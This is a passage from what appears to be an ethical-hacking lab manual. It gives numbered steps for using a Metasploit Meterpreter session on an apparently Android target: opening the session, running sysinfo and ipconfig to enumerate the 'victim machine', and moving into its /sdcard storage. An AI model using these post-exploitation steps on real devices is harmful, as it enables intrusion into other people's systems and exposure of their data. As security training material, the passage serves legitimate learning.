


28. Type **sessions -i 1** and press **Enter**. The **Meterpreter** shell is launched as shown in the screenshot.


Note: In this command, **1** specifies the number of the session.




29. Type **sysinfo** and press **Enter**. Issuing this command displays the information the target machine such as computer name, OS, etc.



30. Type **ipconfig** and press **Enter** to display the victim machine's network interfaces, IP address (IPv4 and IPv6), MAC address, etc. as shown in the screenshot.




31. Type **pwd** and press **Enter** to view the current or present working directory on the remote (target) machine.



32. Type **cd /sdcard** to change the current remote directory to **sdcard**.

Note: The **cd** command changes the current remote directory.

